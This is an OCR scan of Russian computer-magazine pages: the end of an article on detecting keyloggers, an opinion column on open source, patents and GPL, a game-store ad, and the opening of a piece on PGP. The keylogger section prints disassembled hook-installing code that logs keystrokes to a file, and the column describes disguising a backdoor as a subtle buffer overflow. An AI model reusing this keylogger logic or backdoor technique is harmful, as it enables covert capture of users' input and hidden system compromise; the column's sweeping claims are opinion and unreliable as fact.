Только что перехваченная руткитом функция NtOpenFile в отладчике



Антивирусная утилита AVZ (http://z-oleg.com/secur)

```
.text:10001527        mov   eax, ds:hhk
.text:1000152C        pop   ebp
.text:1000152D        retn
.text:1000152D InstallKeyboardHook endp
```

В данном коде для нас интересны параметры функции SetWindowsHookExA. Параметр idHook задает тип перехватчика (в нашем случае он "2", то есть клавиатура, что наводит на соответствующие подозрения), offset KeyboardProc - смещение функции-обработчика. Посмотрим, что делает этот самый KeyboardProc (листинг урезан: в настоящем звере несколько веток, а я оставил короткий и наглядный фрагмент; более сложный обработчик отличается только тем, что фиксирует имя пользователя и имя окна в фокусе ввода - все остальное остается неизменным).

```
.text:1000108A        lea   edx, [ebp+SystemTime]
.text:10001090        push  edx      ; lpSystemTime
.text:10001091        call  ds:GetLocalTime
.text:10001097        cmp   [ebp+uScanCode], 80000000h
.text:1000109E        jb    loc_1000117F
.text:100010A4        cmp   dword_10003230, 0
.text:100010AB        jz    loc_10001161
.text:100010B1        mov   dword_10003230, 0
.text:100010BB        lea   eax, [ebp+KeyState]
.text:100010C1        push  eax      ; lpKeyState
.text:100010C2        call  ds:GetKeyboardState
.text:100010C8        push  0        ; uFlags
.text:100010CA        lea   ecx, [ebp+Buffer]
.text:100010D0        push  ecx      ; lpChar
.text:100010D1        lea   edx, [ebp+KeyState]
.text:100010D7        push  edx      ; lpKeyState
.text:100010D8        mov   eax, [ebp+uScanCode]
.text:100010DB        push  eax      ; uScanCode
.text:100010DC        mov   ecx, [ebp+uCode]
.text:100010DF        and   ecx, 0FFFFh
.text:100010E5        push  ecx      ; uVirtKey
.text:100010E6        call  ds:ToAscii
.text:100010EC        mov   byte ptr [ebp+Buffer+1], 0
.text:100010F3        push  0        ; hTemplateFile
.text:100010F5        push  80h      ; dwFlagsAndAttributes
.text:100010FA        push  4        ; dwCreationDisposition
.text:100010FC        push  0        ; lpSecurityAttributes
.text:100010FE        push  3        ; dwShareMode
.text:10001100        push  40000000h ; dwDesiredAccess
.text:10001105        push  offset String1 ; "c:\\log.txt"
.text:1000110A        call  ds:CreateFileA
.text:10001110        mov   [ebp+hObject], eax
.text:10001116        push  2        ; dwMoveMethod
.text:10001118        push  0        ; lpDistanceToMoveHigh
.text:1000111A        push  0        ; lDistanceToMove
.text:1000111C        mov   edx, [ebp+hObject]
.text:10001122        push  edx      ; hFile
.text:10001123        call  ds:SetFilePointer
.text:10001129        push  0        ; lpOverlapped
.text:1000112B        lea   eax, [ebp+NumberOfBytesWritten]
.text:10001131        push  eax      ; lpNumberOfBytesWritten
.text:10001132        lea   ecx, [ebp+Buffer]
.text:10001138        push  ecx      ; lpString
.text:10001139        call  ds:lstrlenA
.text:1000113F        push  eax      ; nNumberOfBytesToWrite
.text:10001140        lea   edx, [ebp+Buffer]
.text:10001146        push  edx      ; lpBuffer
.text:10001147        mov   eax, [ebp+hObject]
.text:1000114D        push  eax      ; hFile
.text:1000114E        call  ds:WriteFile
.text:10001154        mov   ecx, [ebp+hObject]
.text:1000115A        push  ecx      ; hObject
.text:1000115B        call  ds:CloseHandle
```

Как легко видеть, собственно весь кейлоггер вписался в 55 команд ассемблера. Этот код получает текущее время и состояние клавиатуры, затем дозаписывает информацию в хвост файла c:\log.txt.

По статистике, в DLL кейлоггера часто встречаются функции SetWindowsHookEx и CallNextHookEx, ToAscii, GetKeyboardState, MapVirtualKeyA, GetForegroundWindow. Поймать и проанализировать такую DLL можно вручную и без особых проблем. Изловить кейлоггер на основе драйвера или циклического опроса клавиатуры сложнее. Однако посторонний драйвер достаточно заметен, а отловить опрос клавиатуры в цикле тоже нетрудно - запрос должен идти с высокой скоростью.

Крис Касперски aka мыщъх

СЕКРЕТЫ OPEN SOURCE

ДЕЙСТВИТЕЛЬНО ЛИ ОТКРЫТЫ ОТКРЫТЫЕ ИСХОДНИКИ

Общественность встречает открытые исходники с большим энтузиазмом, словно глоток свежего воздуха. Open Source активно продвигаются и позиционируются как идеальное средство от всех проблем. Насколько это так?..

О ТАЙНАХ И СЕКРЕТАХ

Существует понятие "тайны", например государственной или коммерческой. Это вполне нормальное явление (особенно в информационную эпоху). Античные мастера обладали множеством продвинутых технологий, передававшихся из поколения в поколение или умиравших вместе со своим обладателем. Многие секреты оказались безвозвратно утеряны во времени. С развитием индустрии такой путь "производства" оказался весьма проблематичным, и потому государство предложило концепцию патента.

Что же такое патент? Патент - это добровольное разглашение тайны в обмен на охрану исключительных прав использования данной технологии. В практическом плане это означает, что описание любой запатентованной технологии (а на Западе сейчас патентуется каждая мелочь) можно свободно (притом бесплатно) найти на сайте Patent Full-Text and Full-Page Image Databases (www.uspto.gov/patft/index.html). Часто это единственная информация, доступная по современным технологиям (по устройству тех же жестких дисков, например).

Патенты стимулируют систему образования и полезны во всех отношениях, за исключением полной несвободы их использования. Да, мы можем узнать, как устроен транслятор адресов винчестеров типа Maxtor (очень полезно для их восстановления), но не можем выпускать ничего подобного самостоятельно. Обладатель патента вправе решать, выдавать кому-либо лицензию или нет. Сначала патенты выдавались на вполне конкретные изобретения, которые могли использоваться в производстве. Например, на хитроумную конструкцию часов с самозаводящимся механизмом. Изучив чужой патент, остальные пытались усовершенствовать его, разработав совсем другую конструкцию, чтобы выпускать ее без всяких отчислений, что было вполне логично. Но в последнее время наметилась неприятная тенденция к патентованию фундаментальных основ, на которых держится пуп мироздания. Несмотря на то, что информация по-прежнему остается открытой, она уже не может быть использована посторонними.

Следовательно, программисты не могут писать программы, не опасаясь судебного преследования. Сегодня куда ни плюнь, обязательно попадешь во что-то запатентованное. Написать программу сложнее Hello, world!, не нарушив при этом пары десятков патентов, невозможно! Точнее, возможно, но только тихо, без лишнего шума. Пока мы не будем никому мешать, нас никто не тронет. Скорее всего, никто не тронет. Куча прецедентов - яркое подтверждение тому.

Компьютер состоит из программного и аппаратного обеспечения, граница между ними настолько условна, что вряд ли кто-то рискнет провести ее. Некоторые из компонентов современного ПК сами по себе - "компьютер". Например, жесткий диск. В нем есть сигнальный процессор и управляющий микроконтроллер, работающий под управлением специализированной операционной системы и несущий на своем борту COM-порт для передачи технологических команд. При желании на него можно заливать собственные программы, выполняющие некоторые математические расчеты и возвращающие результат. Такие "компьютеры" даже можно объединить в сеть, собрав мини-кластер.

Прошивки винчестеров - это программы, доступные для дизассемблирования, модификации и изучения. При всем нежелании производителей разглашать анатомические подробности своих девайсов, все же не приходится жаловаться на абсолютную закрытость информации.

Некоторые микроконтроллеры имеют внутреннее ПЗУ, защищенное от дампа, и прочитать его можно только на специальном (и притом весьма дорогостоящем) оборудовании, да и то не всегда. Большинство производителей так или иначе распространяет прошивку в том или ином виде, значит, ее можно скачать и хакнуть. Даже если распространяются лишь обновленные фрагменты, в которых нет ничего интересного, можно внедрить "свою" подпрограмму, которая, попав на микроконтроллер, считает всю прошивку и "сдампит" ее. Даже такое экзотическое программное обеспечение нельзя считать полностью закрытым. Что тогда говорить об обыкновенном софте? Отсутствие исходников еще никогда и никого не останавливало. Если нужно узнать, как работает программа, берешь в руки дизассемблер и вперед.

Со временем ситуация только ухудшится. Затем, когда она дойдет до логического абсурда, угробив три четверти индустрии, случится что-то радикальное. Такое, что изменит все. Но до этого еще далеко. На сегодняшний день от патентов страдают все. Компании, вкладывающие миллиарды долларов в разработку перспективных исследований, каждый раз рискуют потерять все, потому что конкурент может добежать до финиша на день раньше и сорвать банк. Мелкие компании находятся в еще более проигрышном положении. Во-первых, они вынуждены лицензировать кучу технологий, которые могли бы разработать и самостоятельно, но, увы, нельзя, так как на них и всю прилагающую к ним смежную область уже выданы патенты! Во-вторых, запатентовав что-то свое, мелкая компания вынуждена сидеть и ждать у моря погоды, пока пираты заплатят хоть что-то (а регистрация патента стоит немалых денег, плюс необходимо платить постоянные отчисления за его "защиту"). В общем, мрак.

У патентов и Open Source много общего. И в том, и в другом случае информация хранится в открытом виде, доступном (для ознакомления) всем желающим. А на ее использование наложены достаточно жесткие ограничения. Open Source - это отнюдь не свобода! Это сплошные ограничения, и настала пора познакомиться с ними поближе.

НЕСВОБОДНОЕ OPEN SOURCE

Начнем с тривиальных истин и определений. Программой называется последовательность инструкций для управления процессором. Не стоит путать ее с программным продуктом, представляющим собой совокупность программы, документации, упаковки, технической поддержки и т.д. Другими словами, программа - это лишь набор байт, а программный продукт - услуга.

По нашим (и не только нашим) законам, программа является объектом авторского права, поэтому на ее использование наложены определенные ограничения, возникающие в силу объективных психических расстройств в голове у законников. К слову сказать, авторское право уже распространяется даже на картриджи к принтерам, так что удивляться ничему не приходится. Власть попала в руки медиамагнатам и софтверным гигантам, проталкивающим свои законы и занимающим первые строчки хит-парада самых богатых людей планеты, отправив в отстой нефтяных магнатов. По логике, законы должны служить на благо подавляющего большинства, а не жалкой кучки "имущих", но имущие имеют нас, при этом показывают рекламу, убеждая, что все идет верным путем и вообще забота о состоянии Билла Гейтса - твой гражданский долг.

Кстати, половина опрошенных музыкантов/авторов равнодушно относится к тому, что их произведение можно стянуть в Сети, другая половина даже благословляет это, поскольку свободное копирование увеличивает их известность. И лишь жалкие несколько процентов вроде Войновича вопят, что интернет - это палач писателя. Если писатель пишет только ради личного обогащения, то читать там, скорее всего, нечего. Продукт брожения, продукт перегонки, творческий продукт... Американский книжный рынок (да и рынок медиапродукции) переживает не лучшие дни. Книги практически не продаются. Все потому, что народ не хочет покупать по-старому, а "маркетоиды" не умеют/не хотят торговать по-новому. Издатель (в случае музыкантов "лейб") покупает права на произведение и кладет его под сукно. Похоже на собаку на сене: сам не продаю, не раскручиваю, но и другим не даю. Как следствие, все больше и больше творческих людей посылают авторское право и свободно выкладывают себя в Сеть, что приносит намного больший доход (не говоря уже о глубоком моральном удовлетворении), чем обращение к издателям, которые есть крысы по определению.

Программное обеспечение еще находится в той стадии, когда все понимают, что авторское право несет только вред, но до сих пор никто реально не готов отказаться от него. Даже сторонники Open Source. Фактически, с точки зрения авторского права нет совершенно никакой разницы, в каком виде распространяется программа - в виде двоичного файла или исходного текста. В любом случае оно обеспечивает охрану, что является очень большой ошибкой законников. Вот если бы авторское право защищало только исходные тексты, большинство программ распространялись бы именно так, а общество от этого только выиграло.

Итак, программа - объект авторского права, и ее распространение полностью регулируется правообладателем (во всяком случае, в теории все обстоит именно так). Нормальные авторы выпускают произведения в свет, позволяя им жить собственной жизнью, но таких очень немного. Подавляющее большинство хочет все, причем сразу. Движение Open Source не стало исключением.

Что такое свобода? Допустим, я создаю программу и выкладываю ее в интернет со словами "пусть каждый использует мое творение так, как считает нужным, вознаграждение и сохранение строки с указанием автора необязательны". Вот это действительно свобода, при которой автор программы не имеет никаких преимуществ перед всеми остальными. Open Source проповедует совсем другую идеологию. Лицензия GPL, под которой распространяется подавляющее большинство открытых продуктов, разрешает использовать компоненты программы в своих продуктах, но при этом требует, чтобы они распространялись по все той же лицензии GPL! А это значит, что всем »

Программа - объект авторского права. Во всяком случае, в теории так.

Использовал компоненты программы с лицензией GPL - распространяй свой результат по тем же правилам.

На сегодняшний день от патентов страдают все.

пользователям необходимо передать безвозмездное право на модификацию и дальнейшее распространение программы плюс предоставить доступ к исходным текстам. Это логично. Если я не сплю ночами и под бурчание возмущенного желудка пишу свободно распространяемую программу, за которую не требую вознаграждения, скромно прося милостыню подаяния (или, по-английски, donate), то, разумеется, я не хочу, чтобы какой-то там Билл включил мое творение в свою голимую Windows и делал на язве моего желудка money. Но в мире существуют не только Гейтсы. Для большинства программистов лицензия GPL равносильна приговору, и они с гораздо большей охотой приобретают коммерческие "несвободные" компоненты, поскольку они более "свободны"!

Соблазнившись лицензией GPL и написав какой-нибудь продукт для себя, программист становится заложником "свободного" Open Source и вынужден распространять его на "свободных" основаниях. Формально GPL не запрещает продавать программу, но при этом накладывает столько ограничений, что делает успешный бизнес практически невозможным. Для обхода/освобождения от GPL разработчик вынужден переписывать тучу кода, поэтому GPL-лицензию еще называют GPL-вирусом - заражает все, к чему прикоснется.

При всей своей логичности для большинства программистов лицензия GPL равносильна приговору.

GPL-лицензию также называют GPL-вирусом, который заражает все, к чему прикоснется.

Оставив нравственно-политический подтекст в стороне, попробуем ответить на вопрос, что же такое свобода. Open Source образует свое сообщество (community), а любое сообщество - это уже несвобода. Вступая в любое (со)общество, ты поступаешься частью своих прав и свобод в обмен на гарантию защиты оставшихся. Лицензия GPL защищает разработчиков, препятствуя использованию продуктов их труда на традиционной коммерческой основе. Этим GPL создает принципиально иную нишу рынка, успешно конкурирующую даже с такими монстрами, как Microsoft и IBM. Использование программ, распространяемых по лицензии GPL, как бы втягивает разработчика внутрь сообщества, после чего он уже вынужден работать на его благо. Конечно, имеются и другие лицензии, более демократичные, например лицензия BSD, требующая всего лишь обеспечить открытость кода, но не обязывающая передавать пользователям все права. Однако они не получили широкого распространения.

Подытожим. С точки зрения конечных пользователей, GPL - это действительно свобода. Можно бесплатно скачивать продукты из Сети, дорабатывать их по своему усмотрению, записывать на CD-R и продавать по всему периметру сети магазинов, потому что GPL не препятствует продажам! Главное - чтобы были исходные коды плюс право их дальнейшей модификации. Но программисты не видят никакой свободы в GPL. Если это и свобода, то только внутри сообщества, "свобода" только для избранных, вроде нашего коммунизма.

ЗАКРЫТАЯ ОТКРЫТОСТЬ OPEN SOURCE


Какие мотивы могут побудить создателя программы к распространению исходных текстов? Какие мотивы могут воспрепятствовать этому? Решение о "закрытости" или "открытости", как правило, принимается на бессознательном уровне. Логика здесь отдыхает.

Часто приходится слышать, что исходные тексты содержат корпоративные секреты, которые ни в коем случае нельзя разглашать, иначе компания просто рухнет. Что за ерунда?! Как уже говорилось выше, в современном мире секреты уступили место патентам. Если некоторая фирма создала действительно революционный продукт (например безупречный распознаватель речи) и выбросила его на рынок, конкуренты тут же дизассемблируют машинный код и восстановят алгоритм. Помешать им может только патент, а патент требует раскрытия секретности. В России и Европе, правда, алгоритмы еще не патентуются. Точнее, как бы не патентуются, но это ограничение легко обойти, например описав абстрактное устройство с процессором, выполняющее такие-то и такие-то действия. Устройство уже можно патентовать. И патентуют, причем в промышленных масштабах.

Еще существует мнение, по которому наличие исходных текстов позволит создать аналогичный (или даже сильно улучшенный) продукт на основе существующего. Отчасти это действительно верно, однако только отчасти. Взгляни на Open Source. Исходные тексты доступны, но... продукты не плодятся, как кролики. То есть плодятся, конечно, но побочные ветви быстро сдыхают. Никому и в голову не придет что-то там дорабатывать: не сегодня-завтра придут судебные исполнители и зарубят проект к чертовой матери. Лучше быстро выпустить "пиратку" по демпинговой цене и уползти с наваром. Для этого даже не нужно иметь исходные тексты.

Единственная объективная причина - это кривизна исходников, демонстрирующая тупость их создателей,

Для обхода GPL разработчик вынужден переписывать тучу кода, поэтому GPL-лицензию еще называют GPL-вирусом.



умышленно оставленные закладки и ворованные компоненты плюс стадный инстинкт. Если никто не показывает исходных текстов, то и мы не будем делать это. Особенно умиляют начинающие программисты, объявляющие, что их продукт "запатентован", а исходные тексты покрыты мраком тайны. На самом деле исходные тексты недоступны потому, что программисты боятся показать их народу :). Глупо. Если коллеги укажут тебе на ошибку, то ты сможешь выявить ее и исправить, ликвидировав еще один пробел в своих знаниях. Чтобы научиться писать хорошие и конкурентоспособные программы, необходимо не раз ткнуться носом в собственное дерьмо. Более чистых путей, увы, не бывает.

Если исходные тексты не открывают, их воруют. За примерами ходить далеко не нужно. Только ленивый не найдет в Сети сырцы MS-DOS 6.x и W2K. Ну и что? Какой от этого ущерб? Аналогичных продуктов на основе уже существующих так и не появилось, корявость рук программистов, конечно, стала видна (нашли даже несколько новых дыр), но о том, что в Microsoft умных людей практически не осталось, и так все знают (достаточно взглянуть на Longhorn, beta-версия которого занимает ~450 Мб памяти). Так что ровным счетом никакого ущерба, а сплошной PR. Программистам же это помогло лучше понять некоторые туманные места в документации. Теоретически, Microsoft должна быть заинтересована в том, чтобы привлечь как можно больше разработчиков на свою платформу.

А вот другой случай. Несколько лет назад были украдены исходные тексты CISCO IOS. Какой разразился скандал! Руководитель компании драл задницу в поисках похитителя, вылив на него столько грязи, сколько не увидишь даже в российском придорожном туалете. А IOS представляет собой смесь Linux'а и BSD. Из "своего", "родного" там только драйверы и кое-что еще. Для этого, кстати говоря, даже не нужно заглядывать в исходные тексты. Как и любой цельнодернутый продукт, CISCO наследует все дыры своего "донора". Так что здесь все просто: вор у вора лошадку увел. Какой смысл закрывать исходные тексты, если они и так доступны? Их даже воровать не нужно! Стек протоколов, во всяком случае, уж точно писан не CISCO! Но это

не мешает компании выпускать самые популярные роутеры, потому что роутер - это не исходный текст, а железка. Наличие/отсутствие исходных текстов операционной системы никак не влияет на объем продаж. И это не единичный пример...

БЕЗОПАСНОСТЬ OPEN SOURCE

Теперь разоблачим миф, связанный с безопасностью: якобы, имея на руках исходные тексты, можно обнаружить любые баги и закладки. Или, говоря научным языком, провести аудит. А ничего подобного! Типичная современная программа представляет собой миллионы строк, сложным образом взаимодействующих с "окружающим миром" и друг с другом. Несомненно, исходные тексты упрощают анализ, но не до такой степени, чтобы радикально все изменить. Чтобы разобраться, что в каком файле находится и за что отвечает, необходимо угробить кучу времени.


В команде Open Source или в коммерческой фирме существует жесткое разделение. Каждый ведет свою часть проекта и в чужое суется либо от нечего делать (и за это ему дают по рукам), либо на стыке взаимодействия своей части проекта с остальными. За это ему тоже дают по рукам или ругаются матом. Об этом хорошо сказал Евгений Зуев в статье "Редкая Профессия": "Возникало тяжелое ощущение того, что это большая темная комната, а у тебя только маломощный фонарик, который в состоянии осветить небольшой аппарат - твои модули. От аппарата тянутся в темноту провода и вереницы зубчатых колес. Что делается в дальних углах, неизвестно. Иногда вокруг раздаются какие-то звуки, из темноты выступают части каких-то движущихся механизмов, назначение которых остается неведомым, даже если осветить их. Время от времени из темноты раздается голос, настоятельно требующий нажать на кнопку с надписью ABC, перевести рычаг XYZ в правое положение... Что делается в комнате и как все работает вместе, понять совершенно невозможно".

В команде разработчиков обязательно имеется несколько человек, своеобразных "носителей знания", которые держат в голове максимум подробностей структуры кода и координируют работу остальных "субноситей", окучивающих каждую команду. Все это сделано для того, чтобы обезопасить проект от воли отдельных разработчиков. Если член команды покидает ряды компании или погибает, его место занимает другой, которому в черепную коробку "вливают" все старые знания. В больших фирмах существует развитая инфраструктура документооборота, в Open Source - списки рассылки. Процесс вживления в команду протекает долго и практически всегда очень болезненно.

Сами по себе исходные тексты любой серьезной системы (например компилятора gcc или ядра Linux) полностью лишены смысла. Это только груда файлов, которую удастся откомпилировать, если повезет, с N-ой попытки. Без соответствующей поддержки разобраться в них практически невозможно. Возьмем тот же gcc. Допустим, тебе необходимо добавить в него поддержку новой фичи или исправить ошибку кодогенератора. Поклонники Open Source говорят, что в случае с Microsoft Visual C++ твое дело - труба. Все, что ты можешь, - бомбардировать Microsoft факсами и умолять о пощаде. А вот в gcc просто взял и добавил. Как же! Тебе тут программировать нужно, а не ковыряться в исходном коде gcc. За то время, пока ты будешь разбираться с ним, можно сто раз найти обходное решение проблемы или дождаться очередного фикса от Microsoft! Так что чем крупнее проект, тем меньшую пользу можно извлечь из исходных текстов. К тому же, куда тебе девать свои изменения при переходе на новую версию? С большой степенью вероятности перенести их будет очень непросто и »

При всей открытости досконально разобраться в программе, представляющей собой миллионы строк, практически невозможно.

Хотя писать программы пытаются тысячи энтузиастов, что-то стоящее создают единицы.



потребуется угробить еще одну кучу времени. И так каждый раз. Интерфейс плагинов в этом смысле более привлекателен. Сторонним разработчикам предоставляется более или менее документированный и унифицированный API, дающий им возможность создавать собственные расширения. Заглядывать в исходные тексты при этом не требуется. К тому же снимается проблема переноса расширений во все остальные версии.

ЭНТУЗИАСТЫ OPEN SOURCE


Еще один миф - о тысячах энтузиастов по всему миру. Это чистейшей воды брехня. Нет ни одного продукта, созданного толпой. Всегда во главе стоят один-два толковых парня, а остальные ходят с понтом "мы пахали". Вот, например, DOS Navigator от RIT Labs. Отличный продукт, с нехилым количеством пользователей и фанатов. После того как фирма свернула свои работы и выложила его исходники в Сеть, проект сдулся. Да, сейчас существует NDN и еще несколько "отпрысков", но все они находятся в сильно заболоченном состоянии. Конечно, можно привести и контрпример. Скажем, Лис (он же FireFox), который развивается настолько бурно, что даже теснит IE (а потеснить IE - это не мыло по тазику гонять). Но как же он тормозит! Вся программа в одном исполняемом файле. Так умные люди не пишут, поэтому рая на земле не бывает...

BACKDOOR'Ы В OPEN SOURCE

Что там у нас еще? Ах да, backdoor. Дескать, в Open Source их не внедришь. Как бы не так! Обнаружить хорошо продуманную закладку практически невозможно. Достаточно "случайно" допустить ошибку переполнения буфера, проявляющуюся только при стечении множества маловероятных обстоятельствах на стыке разных модулей. Например, такой сценарий: один модуль делает удар по памяти, искажая данные другого так, что буфер переполняется на строках в 69 символов, но не переполняется при всех остальных (срабатывают дополнительные проверки). Чтобы обнаружить эту ошибку, необходимо удержать в голове работу двух разных модулей, связав их воедино, что не намного легче, чем дизассемблировать машинный код. А переполнение буфера - это уже shell. Со всеми вытекающими...

ЗАНАВЕС

Очень нравятся открытые исходные тексты и ненавистно несвободное программное обеспечение, которое запрещается модифицировать или дизассемблировать. Из двух свобод ("свободы социалистического лагеря" и "свободы одноименной статуи") мы выбираем первую. Ненавидим корпоративные секреты и прочую



Linux и большинство остальных проектов Open Source работают только с бубном и только рядом с тем, кто это лабал.

ахинею. Под Windows вообще нельзя программировать! Достаточно вспомнить разбирательство между Microsoft и Stacker. Фирма Stacker написала свой компрессор, а Microsoft его спионерила. Обиженная Stacker подала в суд и выиграло дело, но Microsoft выдвинула встречный иск. Дескать, Stacker увела у нее... протокол загрузки MS-DOS! Обе компании разошлись "полюбовно". Никто никому ничего не должен.

Приобретая диск с лицензионной Windows, многие не приобретают носитель, поскольку на нем находятся логотипы Microsoft и прочая X, а на его использование наложено множество ограничений. Что же касается самого программного обеспечения, то лицензия делает его использование практически невозможным (речь идет в первую очередь о написании программ). Тем не менее, Windows (и большинство коммерческого программного обеспечения) как бы работает. Производители действительно прилагают колоссальные усилия, чтобы ты остался довольным и не вернул диск в магазин.

Linux и большинство остальных проектов Open Source работают только с бубном и только рядом с тем, кто это лабал. Только не надо кричать о кривых руках и нести прочий бред. Качество кода в том же Linux в несколько раз ниже, чем в Windows, и прежде чем получить внятную возможность начать работу с ним, придется долго двигать напильник, дорабатывая его под свои нужды. Зато потом... будет кайф и ништяк.

В российских условиях не соблюдающихся законов закрытое программное обеспечение оказывается в значительном выигрыше, поскольку его покупают (то есть пионерят), а не лицензируют. Один и тот же диск ставят на столько машин, на сколько возможно. Дизассемблируют машинный код, вносят в него любые мыслимые и немыслимые изменения. В общем, делают, что хотят. Open Source все еще остается в загоне. Действительно, зачем ездить на Запорожце, когда за эту же сумму можно приобрести "Мерседес"?!

Неверно думать, что нарушение лицензии идет нам на пользу, а Microsoft - не в убыток. Народ освоил Windows и Word, программисты создали целую инфраструктуру. Теперь, когда в Microsoft "спохватились" и "вспомнили" про пиратство, что-то менять стало поздно. Намного дешевле купить лицензионную ось, чем переносить все на Linux. Но! Чем жестче будет политика лицензирования, тем более привлекательным окажется Linux. Увидев Windows Longhorn, многие твердо решили для себя, что Windows 2000 станет последней осью из семейства оконных. Далее будет либо BSD, либо Linux. У этих систем есть будущее. У программистов, сидящих под Windows, будущего нет. Программы, написанные для Linux'а, создаются так же, как и тридцать лет назад. А под Windows постоянно приходится осваивать кучу никому не нужных технологий, меняющихся с каждым днем. Сейчас это легко, но через десять-двадцать лет смертельно надоест и захочется совершенствоваться в чем-то одном, а не чувствовать себя постоянно начинающим...

С ДЕРЕВЯННОЙ ЛОШАДКОЙ СТАЛО СКУЧНО?

PlayStation 2 (Slim) RUS	GameCube	Xbox
$175.99	$139.99	$269.99
PSP (EURO) value pack	Game Boy Advance SP Cobalt	Nintendo DS Dualscreen
$269.99	$99.99	$179.99

Играй просто!

GamePost

НЕ ПОРА ЛИ СМЕНИТЬ ИГРУ?

* Огромный выбор компьютерный игр
* Игры для всех телевизионных приставок
* Коллекционные фигурки из игр

*

WarCraft III Action Figure: Ticondrius

$42.99

Тел.: (095) 780-8825
Факс.: (095) 780-8824
www.gamepost.ru

GAMEPOST

Bad_guy (создатель портала исследования защиты программ wWw.CRACKLAB.ru)

ЕСТЬ ЛИ ТРОЯН В PGP

МИФЫ И РЕАЛЬНОСТЬ

Существует много мнений о программе PGP и шифровании с ее помощью. Вплоть до такого, согласно которому внутри PGP есть встроенный троян. Мы разобрались и отделили реальность от мифов.


РЕАЛЬНОСТЬ

PGP расшифровывается как Pretty Good Privacy – "неплохая секретность". На данный момент это серьезный современный криптографический пакет для обеспечения секретности твоей информации. PGP была разработана американским математиком Филиппом Цимерманом из Массачусетского университета - он выпустил первую версию PGP в 1991 году.

